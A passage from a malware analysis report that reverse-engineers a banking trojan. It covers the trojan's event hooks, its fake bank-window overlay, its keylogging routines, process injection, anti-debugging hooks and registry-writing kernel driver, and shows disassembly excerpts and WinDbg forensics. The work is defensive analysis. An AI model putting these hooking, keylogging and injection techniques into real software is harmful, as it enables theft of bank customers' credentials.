- **eventMin** and **eventMax**, specify the **lowest and highest value** in the range of events that are handled by the hook function. In this case, as the value is **0x800C**, so for every single **change of a object's name an event is sent to user interface elements** such as window object, radio button, tree view, check box, cursor, list-view control, push button, radio button and status bar control.
- **hmodWinEventProc** holds a handle to DLL that contains the hook function. However, if the function is not located in a DLL, so the value is NULL.
- **lpfnWinEventProc** is a pointer to the event hook function, which is called in response to events generated by an object and processes the event notification.
- **dProcess** specifies the ID of the process from which the hook function receives events. When zero is specified then events from all processes on current desktop are received.
- **idThread** specified the ID of the thread from which the hook function receives events.
- **dwflags** specifies the location of the hook function. Additionally, it also specifies events to be skipped. In our case, **dwflags** is equal **to 0x2**, so the **EVENT_SYSTEM_ALERT event** is skipped.

At same function, the **SetWinEventHook( ) function** is called many times again for other events that are hooked, as shown below:

- **8000h** → all object´s creation sends an event message to user interface elements such as window object, tree view control, toolbar control, tab control, header control and so on.
- **8002h** → when a hidden object is shown, an event is sent to user interface elements such as window object, cursor and caret.
- **20h** → the system sends an event showing that the active desktop has been switched.
- **03h** → the system sends an event indicating that the foreground window has changed.

Finally, the **GetMessageA( ) function** is used for retrieving a message from the calling thread's message queue , which will be translated by **TranslateMessage( ) function** into characters.

Afterwards, the **DispatchMessageA( ) function** will dispatch the message to be processed by a window procedure.

Typically, these messages are sent using functions such as **SendMessage( ), SendMessageCallback( )** and **SendNotifyMessage( ),** and they are most time associated to the window represented by the **hwnd parameter**. Thus, these messages are named **window messages and they do not cross desktops**.

At end, all events are unhooked by calling **UnhookWinEvent( ) function** for each hooked event and the **CoUninitialize( ) function** closes the **COM library** on the current thread, unloads all DLLs loaded by the thread, frees any other resources . It keeps everything fine and the malware under the radar. ☺

As the reader could realize, the malware is interested in capture any different interaction on the Desktop and, based on these actions, runs routines to steal user information for sending it to a remote server.

Evidence set 8:

This malware has an interesting behavior because it tries to draw a screen on desktop exactly equal to the original bank's website for stealing information from the bank customer.

At **sub_575100 routine and its children**, it uses the combination of **BeginPaint( )**, **BitBlt( )**, **StretchDIBits( ), FindWindow( ) and CopyImage( ) functions** for drawing fake windows that are identical to the bank. However, there are invisible objects that are drawn on the fake windows using the **AlphaBlend( )** function for capturing the information. Of course, as the reader could already know, before using drawing functions, it is necessary to retrieve a handle to the **device context (DC)** for the client area of the specified window.

```
loc_575680:                             ; CODE XREF: sub_575100+8D↑j
                mov     [esp+0BCh+nWidth], 0 ; dwThreadId_SetWindowsHookEx
                mov     [esp+0BCh+Y], 0 ; hmod
                mov     [esp+0BCh+X], offset fn ; lpfn_SetWindowsHookEx
                mov     [esp+0BCh+hWnd], 0Dh ; idHook_SetWindowsHookEx
                call    ds:SetWindowsHookExA ; The SetWindowsHookEx function installs
                                        ; an application-defined hook procedure
                                        ; into a hook chain. You would install a
                                        ; hook procedure to monitor the system for
                                        ; certain types of events. These events
                                        ; are associated either with a specific
                                        ; thread or with all threads in the same
                                        ; desktop as the calling thread.
                                        ; RETURN VALUE: If the function succeeds,
                                        ; the return value is the handle to the
                                        ; hook procedure. If the function fails,
                                        ; the return value is NULL. To get
                                        ; extended error information, call
                                        ; GetLastError.
                sub     esp, 10h
                mov     ds:hhk, eax
                jmp     loc_575193
```

At **loc_575680 location** (shown at the previous page), a hook is created for monitoring events from the current window (bank website) by calling the **SetWindowsHookEx( ) function**. When the message hook is installed (there is a **hMod** parameter that specifies the handle for the DLL that holds the hook procedure), it is able to intercept windows messages before they reach the window procedure. Therefore, **mouse and keyboard events** can be easily captured. Additionally, the hooked information can be passed to the next hook in the chain by calling **CallNextHookEx( ) function**, as happen in this case at **sub_575100 → fn( ) function** and **sub_575100 → sub_5756F0 routine.** Finally, **UnhookWindowsHook( ) function** is called to keep the malware in stealth mode. ☺

Evidence set 9:

Let's try to make an overview about capturing typed user data. Most of Windows keyloggers implement either **polling or hooking** for performing the key capture, being that **hooking** (**SetWindowsHook( ) function calls** are typical) is used for notifying the malware each time that a key is pressed, whereas that **polling** uses Windows functions (**APIs**) for regularly check the state of the keys by using functions such as **GetForegroundWindow( )** (it identifies the window that has the focus) and **GetAsyncKeyState( ) functions**. The later function is used to identify whether a key is pressed or depressed.

For example, the **sub_5726F0 routine** works as a keylogger. It calls the **GetForegroundWindow( ) function** to get the window with the focus (in our case the browser, which showing the application for seeding data from the bank website) and **GetWindowThreadProcessId( ) function** that retrieves the **thread ID** used during the window creation. Additionally, the **GetGUIThreadInfo( ) function** is used for getting information about the GUI thread. It suitable to realize that the malware used the **AttachThreadInput( ) function** for attaching the input data from the current thread to another one. Therefore, it makes that more than one thread receives and processes the same keyboard and mouse events. The number of events inserted into the keyboard and/or mouse stream is controlled by the the **SendInput( ) function**. Once more, this is very clever. ☺

```
mov     eax, edi
movzx   eax, al
mov     [esp+17Ch+var_15C], eax
movzx   eax, byte ptr [esp+17Ch+var_164]
mov     [esp+17Ch+var_164], eax
call    ds:GetCurrentThreadId ; Retrieves the thread identifier of the
                        ; calling thread.
                        ; RETURN VALUE: The return value is the
                        ; thread identifier of the calling thread.
mov     [esp+17Ch+var_154], eax
mov     [esp+17Ch+hWnd], eax ; idAttach_AttachThreadInput
mov     eax, ds:AttachThreadInput ; Attaches or detaches the input
                        ; processing mechanism of one thread to
                        ; that of another thread.
                        ; RETURN VALUE: If the function succeeds,
                        ; the return value is nonzero.
mov     [esp+17Ch+cbSize], 1 ; fAttach_AttachThreadInput
mov     [esp+17Ch+lpdwProcessId], esi ; idAttachTo_AttachThreadInput
mov     [esp+17Ch+var_150], eax
call    eax ; AttachThreadInput ; Attaches or detaches the input
                        ; processing mechanism of one thread to
                        ; that of another thread.
                        ; RETURN VALUE: If the function succeeds,
                        ; the return value is nonzero.
```

At same **sub_5726F0 routine**, the malware calls **GetKeyboardState( )** and **GetKeyState( ) functions**, which the former copies the status of the 256 virtual keys to a specified buffer and the latter checks **the individual key status without remembering about the last key pressed**. The **MapVirtualKeyA( ) function** is used to translate the virtual-key code into a character value.

```
call    ds:SetKeyboardState ; The SetKeyboardState function copies a
                            ; 256-byte array of keyboard key states
                            ; into the calling thread's keyboard
                            ; input-state table. This is the same
                            ; table accessed by the GetKeyboardState
                            ; and GetKeyState functions. Changes made
                            ; to this table do not affect keyboard
                            ; input to any other thread.
                            ; RETURN VALUE: If the function succeeds,
                            ; the return value is nonzero.If the
                            ; function fails, the return value is
                            ; zero. To get extended error information,
                            ; call GetLastError.
mov     eax, ds:Sleep       ; Instructs the Active Input Method Editor
                            ; (IME) to shut down its user interface
                            ; and refrain from locking any input
                            ; method context handles.
                            ; RETURN VALUE: Returns S_OK if
                            ; successful, or an error value otherwise.
sub     esp, 4
mov     [esp+17Ch+hWnd], 0 ; dwMilliseconds
mov     [esp+17Ch+var_160], eax
call    eax ; Sleep         ; Instructs the Active Input Method Editor
                            ; (IME) to shut down its user interface
                            ; and refrain from locking any input
                            ; method context handles.
                            ; RETURN VALUE: Returns S_OK if
                            ; successful, or an error value otherwise.
sub     esp, 4
jmp     loc_57287D
---------------------------------------------------------------

                            ; CODE XREF: sub_5726F0+679↑j
mov     [esp+17Ch+hWnd], 14h ; nVirtKey_GetKeyState
call    ds:GetKeyState      ; The GetKeyState function retrieves the
```

Evidence set 10:

The **sub_5657B0 routine** seems to be very heavy, but it basically does three things:

1. Looks for a process on the process list.
2. Connects to the Internet for fetching some data.
3. Injects a code into this process.

The list of processes and other information is gotten by calling:

- **CreateToolhelp32Snapshot( )** → this function gets a list of running processes, as well their respective threads, module and heaps. However, the **dwFlags** works as a filter and, in this case, it is equal to **0x2**, so only a process list is acquired.

- **Process32First( )** → After getting the process list, this function performs an enumeration of available processes in the list.

- **OpenProcess( )** → Obtains a handle to the target process.
- **GetThreadContext( )** → Retrieves the context of a target thread.

The Internet connection is performed by using the same **wininet.dll** library and by using the same address resolution technique seen previously.

The code injection is performed by executing **VirtualAllocEx( )** and **WriteProcessMemory( )** functions. Afterwards, the **SetThreadContext( ) function** is performed to set the context to the new thread and, finally, it is run by calling **ResumeThread( ) function**.

Unfortunately, it is not feasible to acquire more information without using a debugger.

Miscellaneous

We have made a superficial analysis of the **560000.dll file** at last section, but we will not follow the same guideline again at this section.

The **130000.dll file** is a library of **hooked functions**, so it would be very tiring to explain each hooked function because the hooking technique is so similar. By the way, there are several ones as shown below:

Offset	Ordinal	Function RVA	Name RVA	Name
4798	1	60B0	58C3	DllExchange
479C	2	1920	58CF	HookedBlockInput
47A0	3	1720	58E0	HookedGetLocalTime
47A4	4	1790	58F3	HookedGetSystemTime
47A8	5	16D0	5907	HookedGetTickCount64
47AC	6	16A0	591C	HookedGetTickCount
47B0	7	1480	592F	HookedKiUserExceptionDispatcher
47B4	8	1620	594F	HookedNativeCallInternal
47B8	9	1650	5968	HookedNtClose
47BC	A	14A0	5976	HookedNtContinue
47C0	B	1BC0	5987	HookedNtCreateThread
47C4	C	1C00	599C	HookedNtCreateThreadEx
47C8	D	1300	59B3	HookedNtGetContextThread
47CC	E	10F0	59CC	HookedNtQueryInformationProcess
47D0	F	1290	59EC	HookedNtQueryObject
47D4	10	1880	5A00	HookedNtQueryPerformanceCounte
47D8	11	1060	5A20	HookedNtQuerySystemInformation
47DC	12	1800	5A3F	HookedNtQuerySystemTime
47E0	13	1F10	5A57	HookedNtResumeThread
47E4	14	1380	5A6C	HookedNtSetContextThread
47E8	15	1A40	5A85	HookedNtSetDebugFilterState
47EC	16	1200	5AA1	HookedNtSetInformationProcess
47F0	17	1000	5ABF	HookedNtSetInformationThread
47F4	18	1B10	5ADC	HookedNtUserBuildHwndList
47F8	19	19A0	5AF6	HookedNtUserFindWindowEx
47FC	1A	1B70	5B0F	HookedNtUserQueryWindow
4800	1B	12F0	5B27	HookedNtYieldExecution
4804	1C	1970	5B3E	HookedOutputDebugStringA

If we remember an information about page 53, the **560000.dll** have hooked the **LdrLoadDll( )** internal function, so every function was easily hooked too. Honestly, there is nothing special to explain here. ☺

At same way, the **bf190a1f.sys** device driver is frustrating because there is only the basic entry point in the driver (**DriverEntry( )**), few calls for string manipulation and nothing more. For example, the kernel driver calls the **RtlInitAnsiString( ) routine**, which initializes a string of ANSI characters. Strings are later converted to Unicode by calling **RtlAnsiStringToUnicodeString( )** function. By the way, what are these strings? They are key handles representing a Registry subkey that is passed dynamically to the driver. Having this key handle, the driver opens the key by using **ZwOpenKey( ) native function** and set it by using **ZwSetValueKey( ) native function**. Therefore, it is the true reason that **RtlAnsiStringToUnicodeString( ) function** is necessary**: to convert the pointer to name of the value entry into Unicode because its type is PUNICODE_STRING.**

```
mov     eax, [ebp+KeyHandle]
push    esi
push    edi
mov     [ebp+ObjectAttributes.ObjectName], eax
xor     edi, edi
lea     eax, [ebp+ObjectAttributes]
mov     [ebp+ObjectAttributes.Length], 18h
push    eax             ; ObjectAttributes
push    0F003Fh         ; DesiredAccess
lea     eax, [ebp+KeyHandle]
mov     [ebp+ObjectAttributes.RootDirectory], edi
push    eax             ; KeyHandle
mov     [ebp+ObjectAttributes.Attributes], 240h
mov     [ebp+ObjectAttributes.SecurityDescriptor], edi
mov     [ebp+ObjectAttributes.SecurityQualityOfService], edi
call    ds:ZwOpenKey
mov     esi, eax
test    esi, esi
js      short loc_4011DF
lea     eax, [ebp+ValueName]
push    eax             ; PUNICODE_STRING
push    edi             ; int
call    sub_4010EA
mov     esi, eax
test    esi, esi
js      short loc_4011D6
push    4
pop     ecx
push    ecx             ; DataSize
lea     eax, [ebp+Data]
mov     [ebp+Data], ecx
push    eax             ; Data
push    ecx             ; Type
push    edi             ; TitleIndex
lea     eax, [ebp+ValueName]
push    eax             ; ValueName
push    [ebp+KeyHandle] ; KeyHandle
call    ds:ZwSetValueKey
mov     esi, eax
lea     eax, [ebp+ValueName]
push    eax             ; UnicodeString_RtlFreeUnicodeString
call    ds:RtlFreeUnicodeString ; Frees the string buffer allocated by
                        ; RtlAnsiStringToUnicodeString or by
                        ; RtlUpcaseUnicodeString.
                        ; RETURN VALUE: No return value.
```

All the rest of code is only boring manipulation.

As a supplemental stuff, we can perform a fast investigation using **WinDbg** without digging into so many details.

A device driver **(*driver*\\<*driver name*>)** works as a DLL in the kernel land and it usually has one or more associated device **(*Device*\\<*device name*>)**, so there are device objects and few symbolic links pointing to it.

Most drivers interact with devices and perform I/O operations, so these drivers provide entry points for various I/O operations through an **IOCTL interface** and, additionally, also an array of function points that are necessary for read and write requests, among other types of requests.

You can execute these commands on either an infected live system or a memory dump. Just in case you want to know how to configure your system for generating a dump when it is necessary, read "**Manually Crashing Windows during Hangs**" on http://www.blackstormsecurity.com/docs/ManuallyCrashingWindows.pdf.

First, we list the **certmgr.exe** process, as shown below:

```
kd> !process 0 0 certmgr.exe
PROCESS 85573d40  SessionId: 1  Cid: 0c80    Peb: 7ffd8000  ParentCid: 0c44
    DirBase: 7f3425c0  ObjectTable: a604c828  HandleCount: 249.
    Image: certmgr.exe
```

Check the **TEB (Thread Environment Block)** of **certmgr.exe** process:

```
kd> !teb 85573d40
TEB at 85573d40
    ExceptionList:        00260003
    StackBase:            00000000
    StackLimit:           85573d48
    SubSystemTib:         85573d48
    FiberData:            85573d50
    ArbitraryUserPointer: 85573d50
    Self:                 7f3425c0
    EnvironmentPointer:   00000000
    ClientId:             00000000 . 00000000
    RpcHandle:            00000000
    Tls Storage:          86edd210
    PEB Address:          86bf2d98
    LastErrorValue:       0
    LastStatusValue:      0
    Count Owned Locks:    65537
    HardErrorMode:        0
```

It is possible to gather more information about the target process by running the following command:

```
kd> !process certmgr.exe

PROCESS 853d0690  SessionId: none  Cid: 0004    Peb: 00000000  ParentCid: 0000
    DirBase: 00185000  ObjectTable: 8a401a70  HandleCount: 573.
    Image: System
    VadRoot 85deab90 Vads 11 Clone 0 Private 4. Modified 127612. Locked 64.
    DeviceMap 8a408840
    Token                             8a4011b8
    ElapsedTime                       01:05:56.284
    UserTime                          00:00:00.000
    KernelTime                        00:00:03.510
    QuotaPoolUsage[PagedPool]         0
    QuotaPoolUsage[NonPagedPool]      0
```

```
    Working Set Sizes (now,min,max)  (165, 0, 0) (660KB, 0KB, 0KB)
    PeakWorkingSetSize                1445
    VirtualSize                       2 Mb
    PeakVirtualSize                   7 Mb
    PageFaultCount                    14837
    MemoryPriority                    BACKGROUND
    BasePriority                      8
    CommitCharge                      11
...
```

Check the token object for detecting any token manipulation (**any privilege enabled, which it is not the default value**) by running the following command:

```
kd> !token 8a4011b8

_TOKEN 0xffffffff8a4011b8
TS Session ID: 0
User: S-1-5-18
User Groups:
 00 S-1-5-32-544
    Attributes - Default Enabled Owner
 01 S-1-1-0
    Attributes - Mandatory Default Enabled
 02 S-1-5-11
    Attributes - Mandatory Default Enabled
 03 S-1-16-16384
    Attributes - GroupIntegrity GroupIntegrityEnabled
Primary Group: S-1-5-18
Privs:
 02 0x000000002 SeCreateTokenPrivilege             Attributes -
 03 0x000000003 SeAssignPrimaryTokenPrivilege      Attributes -
 04 0x000000004 SeLockMemoryPrivilege              Attributes - Enabled Default
 05 0x000000005 SeIncreaseQuotaPrivilege           Attributes -
 07 0x000000007 SeTcbPrivilege                     Attributes - Enabled Default
 08 0x000000008 SeSecurityPrivilege                Attributes -
 09 0x000000009 SeTakeOwnershipPrivilege           Attributes -
 10 0x00000000a SeLoadDriverPrivilege              Attributes -
 11 0x00000000b SeSystemProfilePrivilege           Attributes - Enabled Default
 12 0x00000000c SeSystemtimePrivilege              Attributes -
 13 0x00000000d SeProfileSingleProcessPrivilege    Attributes - Enabled Default
 14 0x00000000e SeIncreaseBasePriorityPrivilege    Attributes - Enabled Default
 15 0x00000000f SeCreatePagefilePrivilege          Attributes - Enabled Default
 16 0x000000010 SeCreatePermanentPrivilege         Attributes - Enabled Default
 17 0x000000011 SeBackupPrivilege                  Attributes -
 18 0x000000012 SeRestorePrivilege                 Attributes -
 19 0x000000013 SeShutdownPrivilege                Attributes -
 20 0x000000014 SeDebugPrivilege                   Attributes - Enabled Default
 21 0x000000015 SeAuditPrivilege                   Attributes - Enabled Default
 22 0x000000016 SeSystemEnvironmentPrivilege       Attributes -
 23 0x000000017 SeChangeNotifyPrivilege            Attributes - Enabled Default
 25 0x000000019 SeUndockPrivilege                  Attributes -
 28 0x00000001c SeManageVolumePrivilege            Attributes -
 29 0x00000001d SeImpersonatePrivilege             Attributes - Enabled Default
 30 0x00000001e SeCreateGlobalPrivilege            Attributes - Enabled Default
 31 0x00000001f SeTrustedCredManAccessPrivilege    Attributes -
 32 0x000000020 SeRelabelPrivilege                 Attributes -
 33 0x000000021 SeIncreaseWorkingSetPrivilege      Attributes - Enabled Default
 34 0x000000022 SeTimeZonePrivilege                Attributes - Enabled Default
 35 0x000000023 SeCreateSymbolicLinkPrivilege      Attributes - Enabled Default
Authentication ID:          (0,3e7)
Impersonation Level:        Anonymous
TokenType:                  Primary
```

```
Source: *SYSTEM*            TokenFlags: 0x2000 ( Token in use )
Token ID: 3ea               ParentToken ID: 0
Modified ID:                (0, 3eb)
RestrictedSidCount: 0       RestrictedSids: 0x0000000000000000
OriginatingLogonSession: 0
```

If we wanted to check for hidden processes, we could list all kernel pool entries that hold the **Proc tag**. Afterwards, we should compare this output with the **!process 0 0** list:

```
kd> !poolfind Proc

Scanning large pool allocation table for tag 0x636f7250 (Proc) (86711000 :
86911000)

8564b748 : tag Proc (Protected), size     0x2e8, Nonpaged pool
86cde978 : tag Proc (Protected), size     0x2e8, Nonpaged pool

Searching nonpaged pool (80000000 : ffc00000) for tag 0x636f7250 (Proc)

853d0678 : tag Proc (Protected), size     0x2d8, Nonpaged pool
85573d18 : tag Proc (Protected), size     0x2e8, Nonpaged pool
855cc8f0 : tag Proc (Protected), size     0x2e8, Nonpaged pool
85631d18 : tag Proc (Protected), size     0x2e8, Nonpaged pool
856455c0 : tag Proc (Protected), size     0x2e8, Nonpaged pool
8565ed18 : tag Proc (Protected), size     0x2e8, Nonpaged pool
856e3d18 : tag Proc (Protected), size     0x2e8, Nonpaged pool
85980248 : tag Proc (Protected), size     0x2e8, Nonpaged pool
85999990 : tag Proc (Protected), size     0x2e8, Nonpaged pool
859a4d18 : tag Proc (Protected), size     0x2e8, Nonpaged pool
85a50208 : tag Proc (Protected), size     0x2e8, Nonpaged pool
85a655d0 : tag Proc (Protected), size     0x2e8, Nonpaged pool
85abd008 : tag Proc (Protected), size     0x2e8, Nonpaged pool
85abd700 : tag Proc (Protected), size     0x2e8, Nonpaged pool
85f41d28 : tag Proc (Protected), size     0x2d8, Nonpaged pool
85fc7d18 : tag Proc (Protected), size     0x2e8, Nonpaged pool
862c1d18 : tag Proc (Protected), size     0x2e8, Nonpaged pool
866600d0 : tag Proc (Protected), size     0x2e8, Nonpaged pool
...
```

From this point, we get few information about the target driver (**bf190a1f.sys**) by executing a short sequence of commands:

```
kd> lm

start    end        module name
80ba3000 80bab000   kdcom      (deferred)
82a00000 82a37000   hal        (deferred)
82a37000 82e4a000   nt         (pdb symbols)
c:\symbols\ntkrpamp.pdb\E4AF624F009A4D99A4F85690E0164DBC2\ntkrpamp.pdb
89004000 89089000   mcupdate_GenuineIntel    (pdb symbols)
c:\symbols\mcupdate_GenuineIntel.pdb\26689A9400E04CF6AD63DC2E608DAA9C1\mcupdate_G
enuineIntel.pdb
89089000 8909a000   PSHED      (deferred)
8909a000 890a2000   BOOTVID    (deferred)
890a2000 890e4000   CLFS       (deferred)
890e4000 8918f000   CI         (deferred)
8918f000 89200000   Wdf01000   (deferred)
89200000 89213000   HIDCLASS   (deferred)
89215000 89223000   WDFLDR     (deferred)
89223000 8926b000   ACPI       (deferred)
8926b000 89274000   WMILIB     (deferred)
```

```
89274000 8927c000   msisadrv   (deferred)
8927c000 892a6000   pci        (deferred)
892a6000 892b1000   vdrvroot   (deferred)
…

kd> .reload
Loading Kernel Symbols
...............................................................
................................................................
..............................
Loading User Symbols

Loading unloaded module list
......

kd> lm
start    end        module name
80ba3000 80bab000   kdcom      (deferred)
82a00000 82a37000   hal        (deferred)
82a37000 82e4a000   nt         (pdb symbols)
c:\symbols\ntkrpamp.pdb\E4AF624F009A4D99A4F85690E0164DBC2\ntkrpamp.pdb
89004000 89089000   mcupdate_GenuineIntel    (deferred)
89089000 8909a000   PSHED      (deferred)
...
```

Check for driver details by running the following commands:

```
kd> lm Dvm bf190a1f
Browse full module list
start    end        module name
89a89000 89a8f000   bf190a1f   (deferred)
    Image path: \SystemRoot\system32\drivers\bf190a1f.sys
    Image name: bf190a1f.sys
    Browse all global symbols  functions  data
    Timestamp:        Wed Mar 29 10:22:40 2017 (58DBB520)
    CheckSum:         000111B5
    ImageSize:        00006000
    Translations:     0000.04b0 0000.04e4 0409.04b0 0409.04e4


kd> !lmi 89a89000
Loaded Module Info: [89a89000]
         Module: bf190a1f
   Base Address: 89a89000
     Image Name: bf190a1f.sys
   Machine Type: 332 (I386)
     Time Stamp: 58dbb520 Wed Mar 29 05:22:40 2017
           Size: 6000
       CheckSum: 111b5
Characteristics: 102
Debug Data Dirs: Type  Size     VA  Pointer
             CODEVIEW    59,  20e8,     8e8 RSDS - GUID: {9CBF8E9D-74A6-4A2F-
8105-3A3A3FD0963D}
               Age: 7, Pdb:
E:\Work2016\Projetos\Remoto\Client\driver\Win7Release\driver.pdb
                   ??    e4,  2144,     944 [Data not mapped]
     Image Type: MEMORY   - Image read successfully from loaded memory.
    Symbol Type: NONE     - PDB not found from image header.
    Load Report: no symbols loaded


kd> !address 89a89000
```

```
Mapping user range ...
Mapping system range ...
Mapping page tables...
Mapping hyperspace...
Mapping HAL reserved range...
Mapping User Probe Area...
Mapping system shared page...
Mapping VAD regions...
Mapping module regions...
Mapping process, thread, and stack regions...
Mapping system cache regions...

Usage:                  Module
Base Address:           89a89000
End Address:            89a8f000
Region Size:            00006000
VA Type:                DriverImages
Module name:            bf190a1f.sys
Module path:            [\SystemRoot\system32\drivers\bf190a1f.sys]
```

Verify if there is any object associated to the driver by executing the following command:

```
kd> !drvobj bf190a1f
Driver object (bf190a1f) is for:
Cannot read _DRIVER_OBJECT at bf190a1f
```

Unfortunately, we could not determine this information. ☹

If we wanted to check for hidden modules, we could list **all kernel pool** entries that hold the **Driv tag**. Afterwards, we should compare this output with the **!lmt** output:

```
kd> !poolfind Driv

Scanning large pool allocation table for tag 0x76697244 (Driv) (86711000 :
86911000)

85fce408 : tag Driv (Protected), size      0xf0, Nonpaged pool
85fd2158 : tag Driv, size     0x1b0, Nonpaged pool
85fd2470 : tag Driv (Protected), size      0xf0, Nonpaged pool
85fd0e50 : tag Driv, size     0x1b0, Nonpaged pool
85fa8698 : tag Driv (Protected), size      0xf0, Nonpaged pool
85fd5140 : tag Driv, size      0x10, Nonpaged pool
85fd5e50 : tag Driv, size     0x1b0, Nonpaged pool
8655e658 : tag Driv (Protected), size      0xf0, Nonpaged pool
85febb98 : tag Driv (Protected), size      0xf0, Nonpaged pool
85f911c8 : tag Driv (Protected), size      0xf0, Nonpaged pool
85f931e8 : tag Driv (Protected), size      0xf0, Nonpaged pool
85fbd248 : tag Driv, size     0x1b0, Nonpaged pool
85fbdb00 : tag Driv (Protected), size      0xf0, Nonpaged pool
85fc9800 : tag Driv (Protected), size      0xf0, Nonpaged pool
853e0540 : tag Driv (Protected), size      0xf0, Nonpaged pool

Searching nonpaged pool (80000000 : ffc00000) for tag 0x76697244 (Driv)

85346330 : tag Driv, size      0x10, Nonpaged pool
85346418 : tag Driv (Protected), size      0xf0, Nonpaged pool
85349998 : tag Driv (Protected), size      0xf0, Nonpaged pool
...
```

Check the memory of this driver by running the following command:

```
kd> dc 89a89000
89a89000  00905a4d 00000003 00000004 0000ffff  MZ..............
89a89010  000000b8 00000000 00000040 00000000  ........@.......
89a89020  00000000 00000000 00000000 00000000  ................
89a89030  00000000 00000000 00000000 000000d0  ................
89a89040  0eba1f0e cd09b400 4c01b821 685421cd  ........!..L.!Th
89a89050  70207369 72676f72 63206d61 6f6e6e61  is program canno
89a89060  65622074 6e757220 206e6920 20534f44  t be run in DOS
89a89070  65646f6d 0a0d0d2e 00000024 00000000  mode....$.......
```

List the **entire PE header of the driver** by executing the following command:

```
kd> !dh 89a89000

File Type: EXECUTABLE IMAGE
FILE HEADER VALUES
     14C machine (i386)
       5 number of sections
58DBB520 time date stamp Wed Mar 29 05:22:40 2017

       0 file pointer to symbol table
       0 number of symbols
      E0 size of optional header
     102 characteristics
            Executable
            32 bit word machine

OPTIONAL HEADER VALUES
     10B magic #
   14.00 linker version
     600 size of code
     A00 size of initialized data
       0 size of uninitialized data
    4000 address of entry point
    1000 base of code
         ----- new -----
8399f000 image base
    1000 section alignment
     200 file alignment
       1 subsystem (Native)
   10.00 operating system version
   10.00 image version
    6.01 subsystem version
    6000 size of image
     400 size of headers
   111B5 checksum
00100000 size of stack reserve
00001000 size of stack commit
00100000 size of heap reserve
00001000 size of heap commit
     540  DLL characteristics
            Dynamic base
            NX compatible
            No structured exception handler
       0 [       0] address [size] of Export Directory
    404C [      28] address [size] of Import Directory
       0 [       0] address [size] of Resource Directory
       0 [       0] address [size] of Exception Directory
       0 [       0] address [size] of Security Directory
    5000 [      50] address [size] of Base Relocation Directory
    2030 [      38] address [size] of Debug Directory
       0 [       0] address [size] of Description Directory
       0 [       0] address [size] of Special Directory
```

```
       0 [       0] address [size] of Thread Storage Directory
    2068 [      40] address [size] of Load Configuration Directory
       0 [       0] address [size] of Bound Import Directory
    2000 [      20] address [size] of Import Address Table Directory
       0 [       0] address [size] of Delay Import Directory
       0 [       0] address [size] of COR20 Header Directory
       0 [       0] address [size] of Reserved Directory
     ...
```

From the last output, we can examine the **Import Table Address (IAT)** by running the command below:

```
kd> dps 89a89000+2000 L20/4
89a8b000  82c3ffa0 nt!RtlAnsiStringToUnicodeString
89a8b004  82c9c911 nt!RtlFreeUnicodeString
89a8b008  82a721e8 nt!ZwClose
89a8b00c  82a72c38 nt!ZwOpenKey
89a8b010  82a739f8 nt!ZwSetValueKey
89a8b014  82b15bde nt!KeBugCheckEx
89a8b018  82a6f530 nt!RtlInitAnsiString
89a8b01c  00000000
```

As we were not able to find the associated device to our driver (**bf190a1f.sys**), let's try another approach by listing all drivers in system and running the following command:

```
kd> !object \Driver

Object: 8a4511e0  Type: (85344358) Directory
    ObjectHeader: 8a4511c8 (new version)
    HandleCount: 0  PointerCount: 108
    Directory Object: 8a404e88  Name: Driver

    Hash Address  Type                      Name
    ---- -------  ----                      ----
     00  85febbc0 Driver                    rdpbus
         85e9ec60 Driver                    Beep
         ...
         85f4f7e8 Driver                    fdc
     16  85efa0f0 Driver                    RDPREFMP
         85df34f8 Driver                    1C51F309C6EBA200
         855c5668 Driver                    CNG

kd> !object 85df34f8
Object: 85df34f8  Type: (853e1230) Driver
    ObjectHeader: 85df34e0 (new version)
    HandleCount: 0  PointerCount: 2
    Directory Object: 8a4511e0  Name: 1C51F309C6EBA200

kd> !address 85df34f8

Usage:
Base Address:           85200000
End Address:            89000000
Region Size:            03e00000
VA Type:                NonPagedPool

kd> dt _DRIVER_OBJECT 85df34f8

nt!_DRIVER_OBJECT
   +0x000 Type             : 0n4
   +0x002 Size             : 0n168
```

```
   +0x004 DeviceObject     : (null)
   +0x008 Flags            : 0x12
   +0x00c DriverStart      : 0x89a89000 Void
   +0x010 DriverSize       : 0x6000
   +0x014 DriverSection    : 0x853437a8 Void
   +0x018 DriverExtension  : 0x85df35a0 _DRIVER_EXTENSION
   +0x01c VirtualToOffset: 85dd7128 not properly sign extended
DriverName        : _UNICODE_STRING "\Driver\1C51F309C6EBA200"
   +0x024 VirtualToOffset: 82da4254 not properly sign extended
VirtualToOffset: 82da4250 not properly sign extended
VirtualToOffset: 82c54330 not properly sign extended
HardwareDatabase : 0x82da4250 _UNICODE_STRING
"\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0x89a8d000     long  +0
   +0x030 DriverStartIo    : (null)
   +0x034 DriverUnload     : 0x89a8a15c     void  +0
   +0x038 MajorFunction    : [28] 0x82aec0e5     long
nt!IopInvalidDeviceRequest+0
```

The **IRP dispatch table** can be checked by running the following command:

```
kd> dx -r1 ((ntkrpamp!long (*(*)[28])(_DEVICE_OBJECT *,_IRP
*))0xffffffff85df3530)

((ntkrpamp!long (*(*)[28])(_DEVICE_OBJECT *,_IRP *))0xffffffff85df3530)
: 0xffffffff85df3530 [Type: long (*(*)[28])(_DEVICE_OBJECT *,_IRP *)]
    [0]              : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [1]              : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [2]              : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [3]              : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [4]              : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [5]              : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [6]              : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [7]              : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [8]              : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [9]              : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [10]             : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [11]             : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [12]             : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
    [13]             : 0x82aec0e5 [Type: long (*)(_DEVICE_OBJECT *,_IRP *)]
